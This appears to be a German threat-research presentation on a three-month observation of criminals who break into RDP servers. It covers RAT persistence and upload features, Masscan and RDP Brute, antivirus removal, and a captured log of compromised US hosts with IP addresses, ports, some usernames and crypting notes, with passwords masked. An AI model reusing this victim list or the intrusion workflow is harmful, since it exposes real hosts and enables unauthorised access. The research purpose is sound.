
Install LNK Persistence 
Persists the client by placing a LNK file in the StartUp folder

Remove LNK Persistence 
Removes the LNK file from the startup folder


Download 
Downloads a file into the current directory

Upload 
Uploads a file from the client to the C&C server

Show Uploads 
Shows all the uploaded file for a client



Ein paar Zahlen



Über drei Monate beobachtet

Über diesen Zeitraum konnten wir die Aktionen der Kriminellen beobachten.



Mehr als 4GB analysiert



Um die Abläufe zu verstehen, wurden mehr als 4GB an Daten durchforstet.



Jenseits von 2.000 Screenshots

Für einen interaktiven Einblick wurden über zweitausende Screenshots erzeugt.

Mein Russisch ist richtig schlecht: Yandex Image Translate




Wie bricht man in RDP Server ein?

1

Masscan

Findet öffentliche RDP Server




Länder IP Ranges inklusive

2

RDP Brute

RDP Bruteforce / Dictionary Attack Tool




RDP Brute beinhaltet auch einen „Checker“ um einmal gefundene Logins zu testen

Wie bricht man in RDP Server ein?

```
mygood.txt Free Mode
uploads/mygood.txt
690 w10 USA New York не сработало АВ 69.122.175.161:3391;*****
691 w7 USA Missouri крипт (админка) 69.30.230.202:1167;*****
692 s2016 USA Texas крипт 69.5.199.98:3389;*****
693 w7 USA California МОЙ КРИПТ 69.71.197.66:3389;*****
694 w10 USA North Carolina АДМИНКА не сработало АВ 71.1.208.4:3389;*****
695 s2008 USA Texas крипт 71.164.154.10:3389;*****
696 w10 USA New York крипт АДМИНКА 74.108.148.181:3389;*****
697 s2016 USA N/A не сработало АВ 74.208.165.231:3389;*****
698 s2012 USA New Jersey крипт 75.127.234.226:5631;*****
699 w10 USA Florida не сработало АВ 75.44.245.83:3389;*****
700 w7 USA California крипт (админка) 76.251.97.48:3389;*****
701 s2016 USA Colorado крипт 96.69.142.77:3389;*****
702 s2012 USA Florida крипт 96.71.44.85:3389;*****
703 s2016 USA Pennsylvania не сработало АВ 96.89.176.153:3389;*****
704 w10 USA Florida не сработало АВ 97.76.130.42:33333;*****
705 w7 USA Michigan не копируется на РБ 97.87.30.244:3389;*****
706 s2016 USA Wisconsin не сработало АВ 97.91.74.26:3389;*****
707 w10 USA California АДМИНКА 99.39.71.135:3389;*****
708 s2008 USA New York мой крипт 107.175.147.146:3389;*****
709 w7 USA Washington крипт (админка, дубль) 13.66.223.34:3389;*****
710 w7 USA Florida не копируется на РБ 140.82.24.164:3389;*****
711 w10 USA North Carolina АДМИНКА мой крипт 67.76.96.234:3389;*****
712 w7 USA New Jersey мой крипт 140.82.46.189:3389;*****
713 s2012 USA New York админка мой крипт 172.245.179.202:3389;*****
714 s2012 USA California админка мой крипт 192.3.2.11:3389;*****
715 s2012 USA New York админка мой крипт 192.3.207.116:3389;*****
716 w7 USA Indiana админка мой крипт жир 23.125.155.25:3389;*****
717 w7 USA California админка мой крипт 67.100.248.203:3389;*****
718 s2008 USA Nebraska админка мой крипт жир 199.36.118.17:3389;*****
719 s2019 USA Ohio админка мой крипт 3.17.145.165:3389;*****
720 s2012 USA Virginia крипт админка 54.209.89.39:3389;*****
721 w10 USA North Carolina крипт 192.34.128.23:3394;*****
722 w10 USA North Carolina крипт 192.34.128.23:3394;*****
723 w10 USA California админка не сработало АВ 2 учётки основная продана! 66.42.101.63:3389;*****
724 w7 USA California админка не обработано 108.61.216.40:3389;*****
725 w7 USA Utah не сработало АВ 50.198.186.204:3389;*****
726 s2012 USA Texas не сработало АВ 64.185.57.15:3389@BRHAS\admin;*****
727 s2019 USA Ohio не сработало АВ админка 3.20.155.41:3389@EC2AMAZ-3P2JFJ7\tech;*****
728 s2016 USA Texas не сработало АВ жир 74.213.18.44:3389@BEVERLYNEWMAN\scanner;*****
729 s2012 USA админка мой крипт 156.232.7.199:3389@YISU-5E34D9E360\administrator;*****
730 s2019 USA Virginia админка мой крипт 13.90.139.143:3389@RUNDECK\test2;*****
```


Nächster Schritt: manuelle Analyse

Der Angreifer verbindet sich per mstsc.exe auf eines der gehakten Systeme




Nächster Schritt: manuelle Analyse

Installierte Anti Viren Lösungen werden per Systemsteuerung oder IObit Uninstaller entfernt



